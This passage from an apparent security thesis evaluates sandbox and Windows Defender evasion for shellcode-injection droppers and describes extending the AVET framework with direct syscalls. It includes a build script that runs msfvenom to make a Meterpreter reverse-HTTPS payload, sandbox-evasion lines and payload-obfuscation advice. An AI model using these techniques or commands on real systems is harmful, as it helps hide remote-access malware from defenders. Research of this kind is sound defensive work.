


Figure 4.38: CAPA analysis of custom sample - Direct Syscalls




Figure 4.39: IoCs of custom sample - Direct Syscalls

common in executables, is not due to the actions of our dropper. This result contrasts with the three initial samples, which displayed numerous IoCs related to shellcode injection. This highlights the effectiveness of the Direct Syscall method in evading CAPEv2 signatures, as evidenced by the absence of logged behaviors in this section.

Regarding the screenshots, we once again observe consistency with the first three samples. The `WinMain` method effectively hides any windows that might appear from the sample in the screenshots.

In the "**Behavioral Analysis**" tab, notably there is only one subsection detailing the behavior of the dropper, as depicted in Figure 4.40. Surprisingly, it fails to detect the creation of the thread inside `msedge.exe`. Consequently, the process tree established by CAPEv2 only identifies the execution of the sample, missing the payload running inside "`msedge.exe`".

Regarding the API calls made by the dropper, upon inspecting those associated with shellcode injection activities, we were surprised to find no indications of such actions. Specifically, there were no signs of process opening, virtual memory allocation with `PAGE_EXECUTE_READWRITE` protection, writing process memory with the payload or thread creation. This explains the absence of suspicious IoCs in previous steps, as these critical API calls were not logged. Figure 4.41 merely shows generic API calls typically made by executables.

However, Figure 4.42 reveals a drawback of using Direct Syscalls. CAPEv2 was able to detect the use of syscalls, however, it provides minimal details, merely indicating "*syscalls*" without further information. This underscores the effectiveness of *direct syscalls* in concealing API calls from CAPE. Although CAPE can identify *syscall* activities, the information are not directly visible in the CAPE UI. Analysts must thoroughly examine the "*Behavioral Analysis*" tab to identify syscall activities.

Furthermore, even with syscall logs, directly classifying the sample as malicious remains challenging for a security analyst. He must gather more information, such as through reverse engineering, to accurately determine the maliciousness of the sample as the current logs do not provide sufficient information.

- *Files accessed*: Similar to the third custom sample, Figure 4.43 indicates that no files were accessed during the execution.




Figure 4.40: Behavioral analysis (process tree) of custom sample - Direct Syscalls

2024-05-15 16:03:08,952	8 9 4 0	0x7ffafe01 e715 0x7ffafe01 e37b	**NtAllocateVirtualMemory**	ProcessHandle: 0xffffffffffffffff BaseAddress: 0x15e103fa000 RegionSize: 0x00001000 Protection: PAGE_READWRITE StackPivoted: no	success	0x00000000	
2024-05-15 16:03:09,171	5 4 1 2	0x7ff68678 111d 0x7ff68678 19ca	**NtAllocateVirtualMemory**	ProcessHandle: 0xffffffffffffffff BaseAddress: 0x15e103fb000 RegionSize: 0x00011000 Protection: PAGE_READWRITE StackPivoted: no	success	0x00000000	
2024-05-15 16:03:09,187	5 4 1 2	0x7ff68678 114e 0x7ff68678 19ca	**NtAllocateVirtualMemory**	ProcessHandle: 0xffffffffffffffff BaseAddress: 0x15e1040c000 RegionSize: 0x0003f000 Protection: PAGE_READWRITE StackPivoted: no	success	0x00000000	

Figure 4.41: Behavioral processes of custom sample - Direct Syscalls

2024-05-15 16:03:09,202	5 4 1 2	0x7ff68678 114e 0x7ff68678 19ca	**syscall**	ThreadIdentifier: 5412 Module: syscalls.exe Return Address: 0x7ff68678162f	success	0x00000000
2024-05-15 16:03:09,327	5 4 1 2	0x7ff68678 114e 0x7ff68678 19ca	**syscall**	ThreadIdentifier: 5412 Module: syscalls.exe Return Address: 0x7ff6867816af	success	0x00000000
2024-05-15 16:03:09,390	5 4 1 2	0x7ff68678 114e 0x7ff68678 19ca	**syscall**	ThreadIdentifier: 5412 Module: syscalls.exe Return Address: 0x7ff6867816ef	success	0x00000000
2024-05-15 16:03:09,734	5 4 1 2	0x7ff68678 114e 0x7ff68678 19ca	**syscall**	ThreadIdentifier: 5412 Module: syscalls.exe Return Address: 0x7ff68678172f	success	0x00000000

Figure 4.42: Behavioral analysis (syscalls) of custom sample - Direct Syscalls

Figure 4.43: Files accessed of custom sample - Direct Syscalls

In conclusion, our assessment of the sample incorporating *direct syscalls* revealed significant improvements in evading detection mechanisms. By bypassing the typical API layers and making system calls directly to the Windows kernel, the sample effectively concealed its malicious activities from CAPEv2 monitoring system. This approach was particularly successful in evading YARA signatures and CAPEv2 payload detection, as evidenced by the absence of IoCs and the "*Payloads*" tab. The CAPA analysis further highlighted the effectiveness of direct syscalls, showing no IoCs related to shellcode injection, which were present in the first three samples. The behavioral analysis confirmed that API calls typically associated with malicious activities were not logged, leading to a clean process tree and behavioral logs. While CAPE detected the use of syscalls, it provided minimal details, making it challenging for security analysts to classify the sample as malicious based only on the logs.

Overall, the direct syscalls method significantly enhances the concealment of malicious activities, presenting thus a considerable challenge for CAPEv2 detection mechanisms.

Results of the assessment

The comparative analysis of various API call techniques for CAPEv2 detection revealed significant insights into their effectiveness and limitations. We found that while the dynamic loading of NTAPIs offered some level of improvement in stealth by reducing process enumeration in CAPEv2 signature detection, it did not provide a significant advantage over classical API calls and dynamic loading of APIs. These methods can evade YARA signatures and avoid the dump of process as evidenced by the absence of a "*Process Dumps*" tab. However, they still generated IoCs related to process injection, which security analysts could detect.

On the other hand, the use of direct syscalls emerged as a notable improvement for evasion. This method effectively concealed payload extraction and eliminated many of the typical IoCs associated with malicious behavior, such as those related to process injection. The direct syscall method does not only avoid the creation of suspicious logs and a "*Payloads*" tab but also made it challenging to classify the activities as malicious due to the absence of API calls related to process injection. While CAPE was able to identify the use of syscalls, the details provided were not enough, complicating the task for analysts to identify the malicious nature of the sample. The ability of CAPE to understand that a syscall is performed may be due to potential syscall hooking within CAPEv2. After examining the code of the capemon monitor (`hooking_64.c`), we identified an instruction that could indicate syscall hooking since it manipulates a syscall number for a hook. Specifically, there is a check for native API hooks that ensures the `mov eax, <syscall nr>` instruction is retained (`if (!memcmp(addr, "\x4c\x8b\xd1\xb8", 4))`).

Overall, the direct syscall method significantly enhances the concealment of malicious activities, presenting a considerable challenge for CAPEv2 detection mechanisms.

Based on the criteria for success established [in section *Methodology*], we conclude the following for the last custom sample (*Direct Syscalls*):

- *Evade detection by CAPA and YARA rules*: *Completely achieved.* No suspicious IoCs were found in either CAPA or CAPEv2 signatures.

- *Bypass the capemon monitoring system*: *Partially achieved.* The Meterpreter payload successfully evades the monitoring system. While no actions related directly to process injection were detected, some syscalls were logged by CAPEv2 in the "*Behavioral Analysis*" tab. Although CAPEv2 can detect these syscalls, it does not provide detailed information, only indicating "syscall".

- *Hide any potential files that could be extracted from the sample*: *Completely achieved.* No files were extracted and the "*Process Dumps*" and "*Payloads*" tabs were not present.

- *Hide any suspicious windows that may appear in screenshots*: *Completely achieved.* By using `WinMain` instead of `main`, we successfully concealed any suspicious windows.

This assessment clearly indicates significant improvement compared to the last two samples from AVET highlighted [in section *Results of the assessment*].

We will now proceed to integrate these methods into AVET.

4.2.5 Extending AVET

In this subsection, we will focus on enhancing the AVET framework by incorporating the methods used in the custom samples.

Before diving into the extension of AVET, we will thoroughly explain its internal architecture and workings. This comprehensive understanding will simplify the process of extending the framework and integrating our evasion techniques.

Architecture of AVET

AVET is a versatile tool used for generating various types of malware using evasion techniques. It is structured around a main script, called `avet.py`, which serves as the interface for these operations. The core functionalities of AVET include:

- **Payload Execution Methods:** These involve different strategies such as Shellcode Injection, DLL Injection and Process Hollowing to execute the payload.

- **Obfuscation Techniques:** Methods like encryption are used to hide the payload.

- **Sandbox Evasion Techniques:** This includes techniques like environmental checks that help the malware to evade sandbox detection.

AVET typically creates a "*dropper*" that encapsulates and dynamically executes the payload. The malware samples are constructed using customizable shell scripts located in the `"build/"` directory of AVET. These scripts can be tailored to meet specific needs and typically include detailed instructions for constructing the malware.

These are highlighted in the figures provided. Figure 4.44 demonstrates the structure of the AVET project, while Figures 4.45 and 4.46 show an example of a build script.

The operations within these scripts, such as `encode_payload`, `set_payload_source` and `set_key_source`, are defined as function through the `feature_construction.sh` script. This script is crucial as it contains the logic necessary to dynamically populate files that are essential for building the malware. These dynamically filled files are then

Figure 4.44: Structure of the AVET project

```
11  # print AVET logo
12  cat banner.txt
13
14  # include script containing the compiler var $win64_compiler
15  # you can edit the compiler in build/global_win64.sh
16  # or enter $win64_compiler="mycompiler" here
17  . build/global_win64.sh
18
19  # import feature construction interface
20  . build/feature_construction.sh
21
22  # import global default lhost and lport values from build/global_connect_config.sh
23  . build/global_connect_config.sh
24
25
26  #CONFIGURATION_START
27  # override connect-back settings here, if necessary
28  LPORT=$GLOBAL_LPORT
29  LHOST=$GLOBAL_LHOST
30  # no command preexec
31  set_command_source no_data
32  set_command_exec no_command
33  # generate key file
34  generate_key preset aabbcc12de input/key_raw.txt
35  # enable debug print
36  enable_debug_print
37  #CONFIGURATION_END
```

Figure 4.45: build script example (1)

```
# generate metasploit payload that will later be injected into the target process
msfvenom -p windows/x64/meterpreter/reverse_https lhost=$LHOST lport=$LPORT -e x64/xor -f raw -a x64 --platform Windows > input/sc_raw.txt

# add evasion techniques
add_evasion fopen_sandbox_evasion 'c:\\windows\\system.ini'
add_evasion gethostbyname_sandbox_evasion 'this.that'
reset_evasion_technique_counter

# encode msfvenom shellcode
encode_payload xor input/sc_raw.txt input/scenc_raw.txt input/key_raw.txt

# array name buf is expected by static_from_file retrieval method
./tools/data_raw_to_c/data_raw_to_c input/scenc_raw.txt input/scenc_c.txt buf

# set shellcode source
set_payload_source static_from_file input/scenc_c.txt

# convert generated key from raw to C into array "key"
./tools/data_raw_to_c/data_raw_to_c input/key_raw.txt input/key_c.txt key

# set key source
set_key_source static_from_file input/key_c.txt

# set payload info source
set_payload_info_source from_command_line_raw

# set decoder
set_decoder xor

# set shellcode binding technique
set_payload_execution_method inject_shellcode

# compile
$win64_compiler -o output/injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_win64.exe source/avet.c -lws2_32
strip output/injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_win64.exe

# cleanup
cleanup_techniques
```

Figure 4.46: build script example (2)

imported into the main source file, `avet.c`, allowing the tailored creation of each malware sample.

Key components of the AVET project include:

- **Build scripts (`"build/"` directory):** As previously mentioned, these scripts provide detailed instructions for creating a working malware sample. It contains the steps for generating a new payload, creating an encryption key for it, encrypting the payload and setting this encrypted payload along with its decryption key as source for the malware. These steps are depicted in Figures 4.45 and 4.46.

- **Source files of payload execution methods (`"source/implementations/payload_execution_methods/"`):** This directory contains the implementation files for different *payload execution methods*, such as Shellcode Injection and Process Hollowing.

- **Source files of data retrieval methods (`"source/implementations/retrieve_data/"`):** These scripts are designed for creating self-contained payloads by specifying the necessary *data for retrieval* and integration into the malware. Later, we will explore the importance of the `static_from_here` data retrieval method, which will be crucial for directly extracting a target process name from a script file.

The core file, `avet.c` located in the `"source/"` directory, forms the foundation of the malware sample. The build script, using the `feature_construction.sh` script, dynamically populates this file based on selected options. It achieves this by filling and incorporating additional files, ending by the extensions `.assign` and `.include`, into the main code base of `avet.c`.

For more comprehensive details, the reader is encouraged to consult the AVET GitHub repository [16]. This repository not only hosts the source code but also provides extensive documentation on the use and extension of AVET.

Extending the framework

Thanks to the modularity of AVET, as discussed earlier, our techniques can be easily integrated into the framework.

We will begin by integrating a *process enumeration* step, followed by the *dynamic loading of APIs*. Next, we will implement *dynamic loading of NTAPIs* and, finally, we will incorporate *direct syscalls* into the AVET framework.

For the payload execution method, we will build upon `inject_shellcode.h` given its proven efficacy in previous tests and in our custom samples. Additionally, we have opted for a *stageless* version of *x64 Meterpreter reverse HTTPS*, incorporating `x64/xor` encoding along with a *custom encryption* for enhanced obfuscation.

Important remark

Initially, we opted to develop a *custom XOR encryption* method, using a hard-coded key included directly within the source code of the payload execution method similar to the custom samples. This decision arose after the detection by Windows Defender of AVET encryption methods. Such detection was expected, given the status of AVET as a widely used open-source framework, which has led security vendors to develop signatures for its detection.

However, our custom XOR encryption method also triggered detection by Defender, identified as `Trojan:Win64/CryptInject.VZ!MTB`, due to the usage of the xor operator combined with the AVET source code. Consequently, we conceived a solution involving *basic arithmetic operations* to obfuscate the payload, successfully evading detection of Windows Defender.

Find target PID based on process name Our objective is to enable the process name to be supplied directly via the build script in AVET before compiling the executable, instead of providing a PID at runtime. This involves developing an algorithm to search for the PID of the target process, a feature currently not implemented by AVET. Achieving this needs adapting several parts of the source code and understanding its overall logic.

Understanding the structure of AVET

AVET consists of a Python script that invokes shell scripts responsible for generating the Meterpreter payload (if selected) and dynamically constructing parts of the code using the `feature_construction.sh` script. This setup allows for dynamic generation of C code. For example, in shellcode injection scenarios requiring a PID as an argument, AVET must integrate the relevant code into the final dropper code, `avet.c`.

As discussed before, all implementations of payload execution methods are located in the `source/implementations/` folder.

Initial Setup

First, we need to generate a new script file. Since we are using the same payload execution method as the `injectshc` scripts, we will duplicate the script `build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_win64.sh` and rename it to `build_injectshc_custom_enc_revhttps_stageless_win64.sh`.

We will opt for a stageless Meterpreter payload instead of a staged one. A stageless payload is less likely to raise suspicions as it avoids downloading a second stage, which is often flagged by security vendors. Additionally, since sandbox evasion techniques are not our primary focus, we will remove them by default, commenting out the lines:

```
add_evasion fopen_sandbox_evasion 'c:\windows\system.ini'
add_evasion gethostbyname_sandbox_evasion 'this.that'
```

Enabling process name specification

In the script, we locate the parameter enabling the retrieval of command line input:

```
set_payload_info_source from_command_line_raw
```

Where the implementation of the function (`set_payload_info_source`) can be found on `feature_construction.sh`.

This function verifies whether the payload is statically included, either sourced from a file or directly provided as a parameter in the build script. Therefore, an approach could consist of changing "`from_command_line_raw`" with "`static_from_here 'msedge.exe'`", enabling the specification of a process name instead of a PID at runtime.

This modification involves changing the following line in the build script:

```
set_payload_info_source static_from_here 'msedge.exe'
```

Modifying the payload execution method

The payload execution method `inject_shellcode` expects an integer for the PID. To adapt to a process name, we duplicated the existing code to preserve the original version, renaming it to `inject_shellcode_procname.h` and ensuring the function name matches the source file. We then implement a function to search for the PID corresponding to the specified process name, integrating our `FindTarget` function previously developed for our custom sample.

Although it should normally work, it did not in our case. When running the sample on a Windows VM, we received the following message: "*Static retrieval from file failed; argument arg1 of function static_from_file not recognized and/or defines not correctly set in included headers?*"

After conducting a thorough investigation, we determined that the issue arises from the scope of `STATIC_PAYLOAD_INFO`. This macro is accessible in `static_from_here` but not in `static_from_file`.

As a macro, `STATIC_PAYLOAD_INFO` is used to retrieve information statically. It is defined only after the inclusion of `static_from_file`. Since `static_from_file.h` uses `#pragma once`, it prevents the file from being re-included if it has already been included, avoiding redefinitions. Consequently, if `static_from_file.h` has been previously included (for instance, if `set_payload_source` in the shell script used `static_from_file` earlier for the payload), the `#define STATIC_PAYLOAD_INFO` will not be within its scope.

To address this issue, we decided to separate the logic of `static_from_here` and `static_from_file`. This problem likely occurred because the author did not consider all possible use cases. To resolve the problem, we copied the logic from `static_from_file` to `static_from_here`, eliminating dependencies. This solution resolves the issue of conflicting inclusions, ensuring that macros remain within the appropriate scope.

The detailed investigation can be found in Appendix [C].

Final Adjustments

We have opted to convert `char*` to `wchar_t*` using the `mbstowcs` function:

```
mbstowcs(target_process, payload_info, 256); // Convert char* to wchar_t*
```

This conversion simplifies the adaptation efforts when integrating the evasion techniques from the custom samples. Additionally, we have introduced two macros:

```
#define UNICODE
#define _UNICODE
```

These inform MinGW to interpret the code with UNICODE encoding.

After generating the sample and executing it in the Windows VM, we successfully obtained a working Meterpreter session. This new version now accepts a process name in the build script instead of a PID from the command line before execution.

Important remark

At this stage, we disabled Windows Defender from the Windows 10 VM. We will evaluate the sample against it later [in section *Assessment with Windows Defender*].

Extending with dynamic Loading of APIs For the implementation of *Dynamic Loading of APIs* inside AVET, we begin by creating a new shell script named `build_injectshc_dynamic_lib_APIs_revhttps_stageless_win64.sh` based on `build_injectshc_custom_enc_revhttps_stageless_win64.sh`. Additionally, we created a new header file, `inject_shellcode_procname_dyn_lib.h`, to include a version with *dynamic loading of APIs*. This file is derived from `inject_shellcode_procname.h` and is inspired by the dynamic loading of APIs technique used in the custom sample.

After modifying the code, generating the sample and executing it on the Windows VM, we successfully obtained a fully functional Meterpreter session.

Extending with dynamic Loading of NTAPIs Instead of using conventional APIs, we are now focusing on improving AVET through *Dynamic Loading of NTAPIs*.

To achieve this, we first created a new script, `build_injectshc_dynamic_lib_NTAPIs_revhttps_stageless_win64.sh`, based on the existing `build_injectshc_dynamic_lib_APIs_revhttps_stageless_win64.sh`. Next, we integrated the *dynamic loading of NTAPIs* from the custom sample into a modified version of `inject_shellcode_procname_dyn_lib.h`. This modified file was renamed to `inject_shellcode_procname_dyn_lib_NTAPI.h`.

These modifications enabled us to achieve a fully working Meterpreter session on the Windows VM.

Extending with Direct Syscalls We will now focus on adapting the code to use *Direct Syscalls*, generated using *Syswhisper3*. First, we have created a new shell script named `build_injectshc_syscalls_revhttps_stageless_win64.sh` to facilitate this process. Additionally, a new header file, `inject_shellcode_procname_syscalls.h`, has been created under the directory `source/implementations/payload_execution_method/`. Inside this header file, we have imported another header file, `implementation_inject_shellc`

ode_procname_syscalls.h, where the actual implementation resides. This design choice was made to maintain organization, avoiding disorder in the payload_execution_method directory. Instead, a separate directory named inject_shellcode_procname_syscalls has been created to contain our source code (implementation_inject_shellcode_procnam e_syscalls.h) along with all files generated by Syswhisper3.

To generate the required syscalls, the following command is executed:

```
python.exe syswhispers.py -c mingw -f NtQuerySystemInformation,NtOpenProcess
,NtAllocateVirtualMemory,NtWriteVirtualMemory,NtCreateThreadEx,NtWaitForSing
leObject,NtClose -o output/syscalls
```

This generates the following files:

- syscalls.c
- syscalls.h

These files are then placed in the inject_shellcode_procname_syscalls directory.

Next, we need to create the source file (implementation_inject_shellcode_procname _syscalls.h), which will contain the actual implementation. This file has been placed within the inject_shellcode_procname_syscalls directory. Then we need to adapt the custom sample using Direct Syscall generated by Syswhisper3 (Shellcode_injection_sysc alls_mingw from the GitHub repository [21]) to meet AVET requirements. We have also adjusted the build script accordingly and paid attention to the compilation process, considering the additional files. The compilation commands that need to be added to the build script are the following:

```
$win64_compiler -o output/injectshc_syscalls_revhttps_stageless_win64.exe
source/avet.c source/implementations/payload_execution_method/inject_shell
code_procname_syscalls/syscalls.c -masm=intel -Wall

strip output/injectshc_syscalls_revhttps_stageless_win64.exe
```

Where win64_compiler is a variable that points to the MinGW compiler binary.

For detailed information on compiling Syswhispers3 binaries, please refer to their GitHub repository [20].

These modifications enabled us to achieve a fully working Meterpreter session on the Windows VM using Direct Syscalls.

All implementations and modifications of AVET are available in the author's GitHub repository [21], under the "avet/" directory.

Assessment and results of the extension

In the previous section, we expanded the capabilities of the AVET framework by incorporating the evasion techniques used in our custom samples. In this section, our primary focus will be on evaluating their performance to identify any additional IoCs that the framework could produce compared to our custom sample that uses the same underlying logic.

As for [the section *Assessments of the custom samples*], we will start by testing the *classical API calls* from AVET, which now use a process name instead of a PID. Next, we will move on to the *dynamic loading of APIs*, followed by substituting standard *APIs* with *NTAPIs*. Finally, we will evaluate the sample generated by AVET that incorporates *direct syscalls*.

Reminder

The assessment will be performed using the following structure as explained at the beginning [of section *Experimentation*]:

- Evaluate detection results and YARA signatures;
- Analyze the CAPA analysis summary;
- Assess the Indicators of Compromises, including screenshots and behavioral analysis;
- Determine which files have been accessed (ensuring the monitoring is working properly for potential host enumeration);

Given that the extension use the same techniques as the custom sample, we expect to have similar results, we will not delve into the experimental details in this section. Instead, we will provide a summary of the results and discuss their implications. A comprehensive analysis can be found in Appendix [D].

The results of the experiments using the extended AVET framework revealed several key insights into the effectiveness of the different evasion techniques implemented and their impact on detection and behavioral analysis.

Starting with the use of **classical API calls**, the sample successfully bypassed YARA detection due to custom encryption. This outcome was consistent with the custom sample that uses the same technique. However, a significant finding was the presence of a "*Process Dumps*" tab, indicating the ability of CAPEv2 to dump processes, which was not observed in the custom samples. CAPA analysis identified *additional IoCs* specific to AVET, such as *process termination* and a *.tls section*. The IoCs related to *shellcode injection* and *process enumeration* were expected, but an additional IoC, *potential date expiration check*, suggested potential detection related to the AVET source code. Behavioral analysis showed consistent API calls by the dropper, highlighting *process enumeration* and *process injection*, similar to the first custom sample, with no suspicious activity from `msedge.exe`. The screenshots revealed a small window, indicating a weakness in AVET evasion technique. The accessed files were consistent with previous findings, indicating a detection of `sortdefault.ntls` likely to be a false positive.

In the second experiment, which tested **dynamic loading of APIs**, the results are similar to the second custom sample. The sample successfully evaded YARA detection and included "*Payloads*" tabs, similar to the custom sample, but it also included the "*Process Dumps*". CAPA analysis identified the same IoCs, with no significant reduction despite the use of dynamic loading of APIs. Additional IoCs, such as *process termination* and a *.tls section*, were also detected. The dynamic loading did not conceal IoCs compared to classical API calls. Behavioral analysis revealed identical API calls by the dropper as observed in the previous extended sample, with no suspicious activity from `msedge.exe`.

This time, the screenshot did not reveal a window, which might be a stroke of luck. The accessed file is identical to the previous sample, where only `sortdefault.nls` was detected.

The third experiment, focusing on the **dynamic loading of NTAPIs**, revealed its ability to better conceal *process enumeration IoCs*. While YARA detection remained ineffective, both "*Process Dumps*" and "*Payloads*" tabs were present, unlike in the third custom sample where only payload extraction was performed by CAPEv2. CAPA analysis again revealed *additional IoCs* compared to the third custom sample, including *process termination*, a *.tls section* and *registry value queries*, indicating that NTAPIs did not mitigate these IoCs generated by the AVET samples. Despite improvements in hiding *process enumeration* IoCs, the *date expiration check* IoC persisted. Behavioral analysis showed similar *process injection* activities by the dropper, with better concealment of *process enumeration*, similar to the third custom sample, and no suspicious activities from `msedge.exe`. The screenshot again did not reveal a window, likely due to luck. File access patterns remained consistent with the third custom sample, where no files have been accessed.

The final experiment assessed *direct syscalls*, aiming to minimize IoCs. YARA failed to detect the sample and only the "*Process Dumps*" tab was present. This contrasts with the fourth custom sample, where neither the "*Process Dumps*" nor the "*Payloads*" tabs were present. Direct syscalls effectively concealed most IoCs, with only a *.tls section* IoC remaining. This demonstrated the capability of direct syscalls, particularly in hiding shellcode injection techniques and some additional IoCs generated by the execution of the AVET sample. The behavioral analysis showed no visible *process injection* activities, with *syscall logs* detected without detailed information, necessitating thorough investigation by security analysts. The screenshot again did not reveal a window, likely due to luck. File access patterns were consistent with the fourth custom sample, where again no files have been accessed.

Overall, the experiments demonstrated that different API call methods varied in their effectiveness at evading detection and concealing IoCs. *Classical API calls* and *dynamic API loading* did not significantly reduce detection compared to *NTAPIs* and *direct syscalls*. Direct syscalls proved highly effective in *evading detection and concealing IoCs*, although the presence of syscall logs required deeper analysis to determine maliciousness.

A crucial observation was the consistent presence of the "*Process Dumps*" tab in AVET samples. This could be attributed to the AVET source code, however, we did not observe significant differences between its code and our custom sample since we removed all unnecessary sandbox evasion techniques (*fopen* and *gethostbyname*). Alternatively, the difference could be due to the compiler used, as AVET was compiled with MinGW, while the custom sample was compiled with Visual Studio 2022.

Recompiling the fourth custom sample with MinGW resulted in exactly the same IoCs as those found in the AVET sample, such as the presence of a *.tls section* IoC and the "*Process Dumps*" tab, highlighting the impact of compiler choice on detection and analysis results. This indicates that the presence of this IoC, as well as the ability of CAPEv2 to dump the process, is linked to the compilation of the sample with MinGW. This underscores the importance of considering issues related to the compiler in future developments.

Personal thought

We believe this might be due to the widespread use of Kali Linux by hackers, red teamers and pentesters to create malware samples, with MinGW being the commonly used compiler in this OS. Consequently, vendors adapt to these malware characteristics, leading to more effective detection compared to samples compiled with Visual Studio. This adaptation is evidenced by the presence of the "*Process Dumps*" tab in the CAPEv2 analysis.

Based on the criteria for success established [in section *Methodology*], we conclude the following for the last extended sample from AVET (*Direct Syscalls*):

- *Evade detection by CAPA and YARA rules*: *Completely achieved.* No suspicious IoCs were found in either CAPA or CAPE signatures.
- *Bypass the capemon monitoring system*: *Partially achieved.* The Meterpreter payload successfully evades the monitoring system. While no actions related directly to process injection were detected, some syscalls were logged by CAPEv2 in the "*Behavioral Analysis*" tab. Although CAPEv2 can detect these syscalls, it does not provide detailed information, only indicating "*syscall*".
- *Hide any potential files that could be extracted from the sample*: *Partially achieved.* While there is no "*Payloads*" tab, indicating that CAPEv2 could not extract the payload, the "*Process Dumps*" remains persistent, meaning that CAPEv2 was still able to dump the process.
- *Hide any suspicious windows that may appear in screenshots*: *Partially achieved.* AVET does not use `WinMain` to hide the window console. Instead, it uses the `main` function but employs a "free console" technique to hide it at runtime, which may occasionally appear in screenshots.

This assessment clearly indicates significant improvement compared to the results before the extension of AVET, as highlighted [in section *Results of the assessment* for the evaluation of AVET samples].

When compared to the custom samples, the average performance is nearly similar. However, it fails to completely achieve the criteria "*Hide any potential files that could be extracted from the sample*" and "*Hide any suspicious windows that may appear in screenshots*". The custom samples using direct syscalls perform better in these aspects, as highlighted [in the *Results of the Assessment* for the evaluation of custom samples].

We will now proceed to the assessment against Windows Defender.

4.2.6 Assessment with Windows Defender

In this section, we will focus our attention towards evaluating both the custom sample and the extended AVET sample using *dynamic loading of NTAPIs* and *direct syscalls* for payload execution methods.

To protect our samples from any leak, we used a dedicated Windows 10 VM snapshot for testing purposes. In this VM, we disabled both "*Cloud-delivered protection*" and "*Automatic sample submission*" features of Windows Defender, retaining only the "*Real-time protection*".

Our analysis will be organized into three main components:

- Initially, we will examine whether the sample is detected during **download** via the Microsoft Edge browser (with the sample accessible from the Kali Machine using a Python HTTP server).
- If the sample successfully passes the initial test, we will proceed to conduct a **manual static analysis** by initiating a scan with Windows Defender through a right-click mouse action.
- Following successful completion of the static analysis, we will further investigate by executing the sample to determine its ability to **evade dynamic analysis**. At this stage, we will also proceed with **post-exploitation actions**, including "*screenshare*" and "*migrating*" features from Meterpreter.

During sample generation, we configured the listener `windows/x64/meterpreter_reverse_https` using msfconsole on the Kali Linux VM.

Custom sample - Dynamic Loading of NTAPIs Using Visual Studio 2022 Community edition, we compiled the sample code from the `Shellcode_injection_NTAPIs` project (from the author's GitHub repository [21]) on the Windows 10 VM Development snapshot. The compiled code was then transferred to the Kali machine and subsequently deployed to the Windows 10 VM snapshot, where Windows Defender was enabled to assess its effectiveness.

Remark

We decided to initially transfer the sample to the Kali machine and then use a separate Windows 10 snapshot with Windows Defender enabled as a sandbox environment. This approach allows for a better replication of a real-world scenario, thereby increasing the validity of our results.

The results obtained are the following:

- **Scan on download**: Upon successful download of the sample on the Windows 10 VM, the payload was retrieved as expected *without any detection*.
- **Manual scan**: To ensure a thorough analysis, we manually scanned the sample to verify that Windows Defender did not detect it. Our results show that the sample *successfully evaded Defender's detection*, with the sample completely bypassing its static detection capabilities as illustrated in Figure 4.47.
- **Executing the sample**: The execution of the sample resulted in a successful Meterpreter session, confirming that the payload evaded detection. We then employed various post-exploitation techniques to test Windows Defender's ability to detect malicious behavior. Notably, Defender *failed to trigger any detections* as depicted in Figure 4.48.

In summary, our findings demonstrate that this sample is capable of bypassing the detection mechanism of Windows Defender, comprising both static and dynamic detection capabilities and successfully establishes an interactive Meterpreter session.




Figure 4.47: Static detection of the custom sample - Dynamic Loading of NTAPIs

